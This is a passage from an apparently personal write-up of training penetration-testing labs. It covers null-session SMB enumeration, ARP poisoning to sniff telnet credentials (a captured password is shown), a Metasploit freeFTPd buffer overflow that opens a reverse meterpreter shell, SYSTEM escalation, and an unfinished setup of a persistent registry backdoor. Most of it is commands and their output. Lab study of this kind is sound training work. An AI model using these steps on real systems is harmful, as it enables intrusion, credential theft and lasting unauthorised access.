index: 0x4 RID: 0x1f5 acb: 0x00000214 Account: Guest    Name: (null)    Desc: Built-in ac
count for guest access to the computer/domain
index: 0x5 RID: 0x3e8 acb: 0x00000211 Account: HelpAssistant    Name: Remote Desktop Help
 Assistant Account       Desc: Account for Providing Remote Assistance
index: 0x6 RID: 0x3ec acb: 0x00000210 Account: netadmin Name: netadmin  Desc: (null)
index: 0x7 RID: 0x3ea acb: 0x00000211 Account: SUPPORT_388945a0 Name: CN=Microsoft Corpor
ation,L=Redmond,S=Washington,C=US        Desc: This is a vendor's account for the Help an
d Support Service

user:[Administrator] rid:[0x1f4]
user:[eLS] rid:[0x3eb]
user:[Frank] rid:[0x3ed]
user:[Guest] rid:[0x1f5]
user:[HelpAssistant] rid:[0x3e8]
user:[netadmin] rid:[0x3ec]
user:[SUPPORT_388945a0] rid:[0x3ea]
```

✓ Used smbclient to discover system shares:

```
root@kali:~# smbclient -L workgroup -I 192.168.99.162 -N -U ""
WARNING: The "syslog" option is deprecated
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

        Sharename       Type      Comment
        ---------       ----      -------
        My Documents    Disk
        IPC$            IPC       Remote IPC
        Frank           Disk
        C               Disk
        WorkSharing     Disk
        FrankDocs       Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

        Server               Comment
        ---------            -------

        Workgroup            Master
```

✓ Navigated via smbclient to find the Congratulations.txt file:

```
root@kali:~# smbclient \\\\192.168.99.162\\WorkSharing -N
WARNING: The "syslog" option is deprecated
OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
smb: \> ls
  .                                   D        0  Wed Feb 18 06:07:31 2015
  ..                                  D        0  Wed Feb 18 06:07:31 2015
  Congratulations.txt                 A       66  Wed Feb 18 04:41:59 2015

                785224 blocks of size 4096. 307272 blocks available
smb: \> get Congratulations.txt /root/Desktop/Congratulations.txt
getting file \Congratulations.txt of size 66 as /root/Desktop/Congratulations.txt (0.2 KiloBytes/sec
) (average 0.2 KiloBytes/sec)
smb: \> ^C
```

```
root@kali:~# cat /root/Desktop/Congratulations.txt
Congratulations! You have successfully exploited a null session!
root@kali:~#
```

LAB 11: ARP POISONING

Lab Description

In this lab you are connected to a switched network. Try to intercept network traffic and steal telnet credentials by performing an ARP poisoning attack.

Goals

- Identify the telnet server and the client machine
- Intercept traffic between the two
- Analyze the traffic and steal valid credentials
- Login into the telnet server

Tasks

✓ Connect to VPN Lan:

```
root@kali:~/Desktop/PTSLabs# openvpn L11.ovpn
Wed Apr 12 13:03:52 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Wed Apr 12 13:03:52 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Wed Apr 12 13:03:56 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]66.232.115.228:3
4226
Wed Apr 12 13:03:56 2017 UDP link local (bound): [AF_INET][undef]:1194
Wed Apr 12 13:03:56 2017 UDP link remote: [AF_INET]66.232.115.228:34226
Wed Apr 12 13:03:57 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]66.232.115.2
28:34226
Wed Apr 12 13:03:58 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 13:03:58 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 13:03:58 2017 TUN/TAP device tap0 opened
Wed Apr 12 13:03:58 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Wed Apr 12 13:03:58 2017 /sbin/ip link set dev tap0 up mtu 1500
Wed Apr 12 13:03:58 2017 /sbin/ip addr add dev tap0 10.100.13.140/24 broadcast 10.100.13.255
Wed Apr 12 13:03:58 2017 Initialization Sequence Completed
```

✓ Discovery & Scans, filtered my attack machine 10.100.13.140:

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.100.13.140  netmask 255.255.255.0  broadcast 10.100.13.255
        inet6 fe80::5ce9:d9ff:feff:396f  prefixlen 64  scopeid 0x20<link>
        ether 5e:e9:d9:ff:39:6f  txqueuelen 100  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 732 (732.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@kali:~# nmap sS -n 10.100.13.0-139,141-255

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 13:07 EDT
Nmap scan report for sS (198.105.244.130)
Host is up (0.070s latency).
Other addresses for sS (not scanned): 198.105.254.130
Not shown: 998 filtered ports
PORT    STATE  SERVICE
80/tcp  open   http
443/tcp closed https

Nmap scan report for 10.100.13.36
Host is up (0.090s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:50:56:A1:D1:54 (VMware)

Nmap scan report for 10.100.13.37
Host is up (0.091s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 00:50:56:A1:64:AB (VMware)

Nmap done: 256 IP addresses (3 hosts up) scanned in 21.08 seconds
```

- ✓ Discovered 10.100.13.37 is the server (listens on port 23), 10.100.13.36 is the client.
- ✓ Configured attacker machine to forward IP packets & used arpspoof to poison victim's ARP cache:

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
root@kali:~# arpspoof -i tap0 -t 10.100.13.37 -r 10.100.13.36
5e:e9:d9:ff:39:6f 0:50:56:a1:64:ab 0806 42: arp reply 10.100.13.36 is-at 5e:e9:d9:ff:39:6f
5e:e9:d9:ff:39:6f 0:50:56:a1:d1:54 0806 42: arp reply 10.100.13.37 is-at 5e:e9:d9:ff:39:6f
5e:e9:d9:ff:39:6f 0:50:56:a1:64:ab 0806 42: arp reply 10.100.13.36 is-at 5e:e9:d9:ff:39:6f
5e:e9:d9:ff:39:6f 0:50:56:a1:d1:54 0806 42: arp reply 10.100.13.37 is-at 5e:e9:d9:ff:39:6f
5e:e9:d9:ff:39:6f 0:50:56:a1:64:ab 0806 42: arp reply 10.100.13.36 is-at 5e:e9:d9:ff:39:6f
5e:e9:d9:ff:39:6f 0:50:56:a1:d1:54 0806 42: arp reply 10.100.13.37 is-at 5e:e9:d9:ff:39:6f
5e:e9:d9:ff:39:6f 0:50:56:a1:64:ab 0806 42: arp reply 10.100.13.36 is-at 5e:e9:d9:ff:39:6f
```

- ✓ Utilized Wireshark to analyze telnet packets as arp poison takes place, and obtained credentials from a TCP stream:

```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_tap0_20170412131131_8tAGon

.....  ..#..'.....  ..#..'..  .....'...........
38400,38400....'.......linux................!.......................!......Debian GNU/Linux 7
telnetserver login: elsuser
.elsuser
Password: Mys3crtP455
.
Last login: Wed Apr 12 10:12:02 PDT 2017 on pts/0
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
elsuser@telnetserver:~$ ls /
.ls /
.[0m.[01;34mbin.[0m   .[01;34metc.[0m          .[01;34mlib.[0m          .[01;34mmedia.[0m  .[01;34mproc.[0m  .
[01;34msbin.[0m     .[01;34msys.[0m  .[01;34mvar.[0m
.[01;34mboot.[0m  .[01;34mhome.[0m       .[01;34mlib64.[0m        .[01;34mmnt.[0m     .[01;34mroot.[0m  .
[01;34mselinux.[0m  .[30;42mtmp.[0m  .[01;36mvmlinuz.[0m
.[01;34mdev.[0m   .[01;36minitrd.img.[0m  .[01;34mlost+found.[0m  .[01;34mopt.[0m     .[01;34mrun.[0m   .
[01;34msrv.[0m      .[01;34musr.[0m
elsuser@telnetserver:~$
```

- ✓ Logged into victim machine via telnet:

```
root@kali:~# telnet 10.100.13.37
Trying 10.100.13.37...
Connected to 10.100.13.37.
Escape character is '^]'.
Debian GNU/Linux 7
telnetserver login: elsuser
Password:

Login incorrect
telnetserver login: elsuser
Password:
Last login: Wed Apr 12 10:15:12 PDT 2017 on pts/0
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
elsuser@telnetserver:~$ ls
README
elsuser@telnetserver:~$
```

LAB 12: METASPLOIT

Lab Description

In this lab you will have to use Metasploit and meterpreter against a real machine! This will help you getting familiar with the Metasploit framework and its features.

Goal

The goals of the lab are :

- Identify the target machine on the network,
- Find a vulnerable service
- Exploit the service by using Metasploit in order to get a meterpreter session
- Gather information from the machine by using meterpreter commands
- Retrieve the password hashes from the exploit machine
- Search for a file named "*Congrats.txt*".

Tasks

✓ Connect to lab VPN:

```
root@kali:~/Desktop/PTSLabs# openvpn L12.ovpn
Wed Apr 12 14:23:04 2017 OpenVPN 2.4.0 [git:master/2ff7b3160407f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Wed Apr 12 14:23:04 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: **********
Wed Apr 12 14:23:07 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:
36321
Wed Apr 12 14:23:07 2017 UDP link local (bound): [AF_INET][undef]:1194
Wed Apr 12 14:23:07 2017 UDP link remote: [AF_INET]162.254.149.248:36321
Wed Apr 12 14:23:07 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.
248:36321
Wed Apr 12 14:23:09 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 14:23:09 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit).  This
allows attacks like SWEET32.  Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Wed Apr 12 14:23:09 2017 TUN/TAP device tap0 opened
Wed Apr 12 14:23:09 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Wed Apr 12 14:23:09 2017 /sbin/ip link set dev tap0 up mtu 1500
Wed Apr 12 14:23:09 2017 /sbin/ip addr add dev tap0 192.168.99.100/24 broadcast 192.168.99.255
Wed Apr 12 14:23:09 2017 Initialization Sequence Completed
```

✓ Discovery & Scans:

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.100  netmask 255.255.255.0  broadcast 192.168.99.255
        inet6 fe80::9c:ceff:fe83:f5f6  prefixlen 64  scopeid 0x20<link>
        ether 02:9c:ce:83:f5:f6  txqueuelen 100  (Ethernet)
        RX packets 1  bytes 252 (252.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 732 (732.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@kali:~# nmap -sn 192.168.99.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 14:24 EDT
Nmap scan report for 192.168.99.12
Host is up (0.090s latency).
MAC Address: 00:50:56:A1:FB:0C (VMware)
Nmap scan report for 192.168.99.100
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 9.35 seconds
```

```
root@kali:~# nmap -sV 192.168.99.12

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-12 14:25 EDT
Nmap scan report for 192.168.99.12
Host is up (0.093s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           FreeFTPd 1.0
22/tcp   open  ssh           WeOnlyDo sshd 2.1.8.98 (protocol 2.0)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:50:56:A1:FB:0C (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.80 seconds
```

Used metaslpoit for ftp exploits:

```
msf > search freeftp
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank     Description
   ----                                      ---------------  ----     -----------
   exploit/windows/ftp/freeftpd_pass         2013-08-20       normal   freeFTPd PASS Command Buffer Overflow
   exploit/windows/ftp/freeftpd_user         2005-11-16       average  freeFTPd 1.0 Username Overflow
   exploit/windows/ssh/freeftpd_key_exchange 2006-05-12       average  FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
```

```
msf > use exploit/windows/ftp/freeftpd_pass
msf exploit(freeftpd_pass) > show options

Module options (exploit/windows/ftp/freeftpd_pass):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FTPUSER  anonymous        yes       The username to authenticate with
   RHOST                     yes       The target address
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   freeFTPd 1.0.10 and below on Windows Desktop Version
```

✓ Configured the exploit:

```
msf exploit(freeftpd_pass) > set LHOST 192.168.99.100
LHOST => 192.168.99.100
msf exploit(freeftpd_pass) > set LPORT 4444
LPORT => 4444
msf exploit(freeftpd_pass) > set RHOST 192.168.99.12
RHOST => 192.168.99.12
```

✓ Successfully executed the freeftp exploit on target machine:

```
msf exploit(freeftpd_pass) > exploit

[*] Started reverse TCP handler on 192.168.99.100:4444
[*] 192.168.99.12:21 - Trying target freeFTPd 1.0.10 and below on Windows Desktop Version with user anonymous...
[*] Sending stage (957487 bytes) to 192.168.99.12
[*] Meterpreter session 1 opened (192.168.99.100:4444 -> 192.168.99.12:1035) at 2017-04-12 14:41:46 -0400

meterpreter > sysinfo
Computer        : ELS-WINXP
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > WE IN FAM!
```

✓ Escalation on the target machine:

```
meterpreter > getuid
Server username: ELS-WINXP\ftp
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > GOT EM'
```

Creating a backdoor on the target machine:

```
msf > search persistence

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/server/regsvr32_command_delivery_server              normal     Regsvr32.exe (.sct) Command Delivery Server
   exploit/linux/local/cron_persistence          1979-07-01       excellent  Cron Persistence
   exploit/linux/local/service_persistence       1983-01-01       excellent  Service Persistence
   exploit/osx/local/persistence                 2012-04-01       excellent  Mac OS X Persistent Payload Installer
   exploit/osx/local/sudo_password_bypass        2013-02-28       normal     Mac OS X Sudo Password Bypass
   exploit/unix/local/at_persistence             1997-01-01       excellent  at(1) Persistence
   exploit/windows/local/persistence             2011-10-19       excellent  Windows Persistent Registry Startup Payload Installer
```

```
Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME  backdoor         no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME  backdoor         no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION   10               yes       The session to run this module on.
   STARTUP   SYSTEM           yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.99.100   yes       The listen address
   LPORT     5555             yes       The listen port
```

(BACKDOOR SECTION IN PROGRESS 4/12/17)